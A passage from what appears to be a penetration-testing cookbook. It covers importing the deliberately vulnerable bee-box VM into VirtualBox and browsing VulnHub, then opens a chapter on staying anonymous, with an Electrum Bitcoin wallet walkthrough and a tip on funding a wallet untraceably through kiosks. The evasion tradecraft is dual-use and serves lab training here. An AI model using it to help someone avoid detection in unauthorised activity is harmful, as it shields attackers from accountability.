


Figure 1.45 – SourceForge bee-box download

5. Locate the file you just downloaded, *right-click* and select **7-Zip**, and then **Extract to “bee-box_v1.6\”**.
6. Open it from within the newly created folder and move the bee-box directory to your default VM Location.
7. In **VirtualBox Manager**, select **Add**. Name your machine beebox and select **Linux**, **Linux 2.4**, and **Linux 2.4 (64-bit)** for type, subtype, and version, respectively.




Figure 1.46 – Bee-box VM name

8. Next, go to the **Hard Disk** section, select **Specify virtual hard disk**, and click on the folder icon on the right to choose your bee-box vmdk files.




Figure 1.47 – Bee-box – choose HD

9. On the **Hard Disk Selector** screen, choose **Add**, browse to the bee-box directory, choose the bee-box .vmdk file, and attach it to the VM.




Figure 1.48 – Bee-box – add disk

**Tip**

If the **Use an Existing Virtual Hard Disk File** selection did not change, you may need to select the drop-down arrow on the right to find and change it.

10. Click **Finish**.
11. With **bee-box vm** selected, click on **Network** to open the settings screen. For **Adapter 1**, choose **Host-only Adapter** in the **Attached to** dropdown and click **OK**.




Figure 1.49 – Bee-box host-only adapter

12. You can now start the VM.
13. You will be presented with the bee-box interface.

**Tip**

The default credentials are bee/bug (username/password).



Figure 1.50 – Bee-box interface

14. You can now close the bee-box VM.

How it works...

As BeeBox was initially developed for VMware, we had to use slightly different techniques to add it to VirtualBox. This provided an example of how you may need to add other machines that do not provide a native VirtualBox VM image.

There is more...

More information about bWAPP can be found on the following website: <http://www.itsecgames.com/>. There, you will find information about the specific vulnerabilities and a wealth of information in the blog.

Other test machines

In this recipe, you will go over finding other vulnerable machines to add to your list of targets to practice against. One of my favorite resources for finding VMs to use in my labs is VulnHub. VulnHub offers a vast library of intentionally vulnerable VMs, perfect for practicing and enhancing cybersecurity skills. VulnHub also provides various VMs to match your proficiency level.

Each VM on VulnHub comes with unique challenges designed to simulate real-world scenarios in controlled environments. Additionally, the community around VulnHub is incredibly supportive, offering hints and write-ups to help users solve challenges and learn from each other.

Getting ready...

You need the following to complete this recipe:

- A web browser
- A stable internet connection

How to do it...

1. From your web browser, open <https://www.vulnhub.com/>.
2. For this example, let's search for broken web app and then select **OWASP Broken Web Applications Project 1.2**.




Figure 1.51 – VulnHub search

3. Once open, explore all the information provided, including the documentation and the walk-throughs linked in the menu at the top right.




Figure 1.52 – VulnHub explore

4. Close your web browser when you are done exploring.

How it works...

VulnHub is a simple browsable repository of many community-based VMs that have been uploaded for others to use as a testing resource.

There is more...

The pen-testing/security community is very robust, and some simple searching with Google will allow you to find many resources available for your lab, practice environments, or tutorials. While many security practitioners are open to providing help, they also want you to cut your teeth by trying and breaking things yourself. So, if you ask questions on forums, ensure you have exhausted both attempts at doing it yourself and online resources.

Get This Book's PDF Version and Exclusive Extras

Scan the QR code (or go to packtpub.com/unlock). Search for this book by name, confirm the edition, and then follow the steps on the page.

Note: Keep your invoice handy. Purchases made directly from Packt don't require an invoice.

UNLOCK NOW



2

Cloak and Dagger: Stealth and Anonymity

In this chapter, we will learn how to maintain stealth and anonymity while we conduct our pen-testing activities. Staying under the radar is often vital for success, as you don't want to raise any flags that would put people on alert, whether you're simulating a cyberattack, gathering intelligence, or safeguarding your actions. This chapter explores the tools and strategies needed to obscure your digital presence, guiding you on how to navigate an increasingly monitored internet without detection.

We start with the principles of anonymity, focusing on key practices to hide your identity and reduce traceability. You'll discover methods to protect your identity across various platforms, including cryptocurrencies such as Bitcoin, secure email services, disposable accounts, and creating alternative personas. Additionally, the chapter examines practical tools such as VPNs, proxies, and the Tor network, explaining their functions, advantages, and limitations in different situations.

By mastering these techniques, you'll be prepared to maintain your anonymity. Whether evading surveillance, ensuring secure communication, or cultivating untraceable online identities, the strategies discussed in this chapter will enable you to work safely and discreetly in your pen-testing activities.

The following recipes will be covered in this chapter:

- Employing Bitcoin and cryptocurrency
- Using Tor
- Using private and secure email
- Using a VPN
- Using a proxy
- Building alternate online personas
- Building complete online personas with AI

Technical requirements

All our work in this chapter will be conducted within Kali Linux. Some of this information can be extended to other operating systems and devices, so you can perform many of the actions with nothing more than a web browser.

Essentials to anonymity

Anonymity is a protective barrier for your online identity and actions. Maintaining anonymity is a two-fold obligation: you must replicate the tactics used by malicious hackers to thoroughly assess defenses while also safeguarding yourself as the tester to prevent unintentional exposure of sensitive data or legal issues.

Hackers often employ tools such as VPNs, Tor, and proxies to mask digital traces, as well as create fictitious identities or disposable accounts to obscure attribution. As a pentester, adopting a hacker's mindset and understanding these techniques is vital to replicate them accurately. Lacking this perspective might result in assessments that do not effectively mirror realistic attack scenarios, such as not evaluating how well a system can spot an attacker using anonymization methods. This can potentially leave an organization vulnerable to the very threats that exploit these tactics. Anonymity empowers you to conduct more realistic and thorough tests, uncovering vulnerabilities that might go unnoticed.

As a pentester, your actions could also unintentionally raise alarms or attract unwanted scrutiny. Your identity could be compromised without adequate precautions, leading to reputational harm or legal complications. Effective anonymization practices enable you to work safely, ensuring that detection systems cannot distinguish your ethical actions from malicious ones. Preserving anonymity is critical to upholding your privacy, particularly when exploring dark web resources or engaging with hackers.

Kali Linux is the preferred platform for maintaining operational anonymity due to its built-in tools and capabilities. It includes pre-installed utilities such as Tor, proxychains, and anonymizing VPN clients, allowing penetration testers to quickly route their traffic through multiple layers of obfuscation. Its ability to run as a live OS, either from a USB or in a virtual environment, means that no trace is left on the host system, which is essential for covert operations. Additionally, the active Kali community regularly contributes anonymization scripts, custom configurations, and tool integrations, enabling testers to adapt to evolving surveillance techniques.

Employing Bitcoin and cryptocurrency

In this recipe, we will learn the fundamentals of Bitcoin, including setting up a wallet and sending and receiving Bitcoin. The rapid adoption of cryptocurrencies such as Bitcoin has introduced new attack vectors for hackers. Understanding blockchain technology and its applications is crucial for penetration testers to identify vulnerabilities in wallets, exchanges, smart contracts, and other crypto-related systems.

Cryptocurrencies are also tools for cybercriminals, often used to facilitate ransomware and other illicit activities. By understanding these technologies, penetration testers can better simulate real-world threats and strengthen defenses against emerging attacks.

Getting ready

You need the following to complete this recipe:

- Kali Linux VM turned on and logged in
- Stable internet connection

How to do it...

1. Launch the terminal window from Kali.




Figure 2.1 – Terminal window

Tip



Please remember we are installing the Electrum wallet in Kali for an example only. Under real-world circumstances, I would never suggest installing a Bitcoin wallet on your penetration testing platform. I would use an offline or hardware-based wallet for higher security. Please validate the Electrum wallet software against their website to ensure authenticity.

2. Install the Electrum wallet using the package tool in the terminal window. To do so, enter the following command (your password as needed):

```
sudo apt install electrum -y
```

3. Once installed, open the application menu, search for **Electrum** under **All Applications**, and launch it.




Figure 2.2 – Finding and launching Electrum

4. The Electrum interface will begin the setup wizard; click **Next** to continue.
5. Name your wallet and click **Next**. For this example, we will use **Demo_Wallet**.
6. Select your wallet type. For this demonstration, we will select **Standard Wallet** and click **Next**.

7. You will then be presented with a screen that contains your wallet's seed. The seed is presented as a series of words. These words, and their order, are extremely important in wallet recovery. My suggestion is to write them down and store them in a secure location. After recording the seed, click **Next**.




Figure 2.3 – Electrum wallet seed



Tip

Storing the seed electronically is not a good idea, as it would be prone to hacking attempts. I typically store them on paper in a safe. Sometimes, analog is the best way to keep things safe!

8. On the next screen, reenter the seed and click **Next**.
9. Enter a strong password, confirm it, and click **Finish**.
10. You will be asked whether you would like to receive notifications about updates. Select **Yes**.
11. From the menu, select **Tools**, then **Preferences** to open the preferences window.




Figure 2.4 – Electrum Tools | Preferences

- 12. Select **Fiat**, find your local currency, select it, and click **Close**. You will now see the equivalent of 1 Bitcoin in your local currency in the window.




Figure 2.5 – Electrum Fiat currency



Tip

A **millibitcoin (mBTC)** is 1/1,000 of a Bitcoin.

- 13. To receive Bitcoin, click on the **Receive** menu option and enter a description. You can enter a requested amount in either mBTC or your fiat currency (you do not need to enter an amount if you want to leave it variable), and enter an **Expiry** date and select **Create Request**. This will add the entry to the **Requests** area at the bottom. On the right, you can get a Bitcoin URI or a QR code.




Figure 2.6 – Electrum Receive

Tip



I am often asked how best to add funds to a Bitcoin wallet. One way is to use a Bitcoin exchange; there are several out there. However, many will require some form of identification or bank account information. If you want to maintain anonymity, one of the best ways to add or withdraw funds is through a Bitcoin kiosk. These kiosks have been popping up everywhere to make the process convenient. However, these kiosks may still contain cameras and keep activity logs.

14. To send Bitcoin, click on the **Send** menu option, enter the **Pay to** Bitcoin address, enter a description, enter the amount in either mBTC or your fiat currency, and click **Pay**.




Figure 2.7 – Electrum Send

15. You may now exit the Electrum wallet.

How it works...

We installed the Electrum wallet, which allows us to send and receive Bitcoin. This does not install a Bitcoin node, which would provide significantly more security and anonymity; however, it also requires several hundred gigabytes of space and a higher-performing computer. This will allow you to perform the basics of Bitcoin transactions.

There's more...

Installing the Electrum wallet is just the first step into the world of cryptocurrency, and it has only scratched the surface. Bitcoin is built on decentralized blockchain principles, and there are many applications and tools to explore. To dive deeper, visit <https://www.bitcoin.org>, an excellent resource for securing wallets, managing private keys, understanding mining, and researching advanced topics such as the Lightning Network and Bitcoin's role in decentralization.

Using Tor

In this recipe, you will learn how to use **The Onion Router (Tor)** to hide your online activities and to access the dark web. The Tor network is a powerful tool for penetration testers. It provides anonymity and access to parts of the internet that are often inaccessible through conventional means. By routing traffic through a series of encrypted nodes, Tor allows testers to hide their identities, explore hidden services, and simulate threat actor behavior.

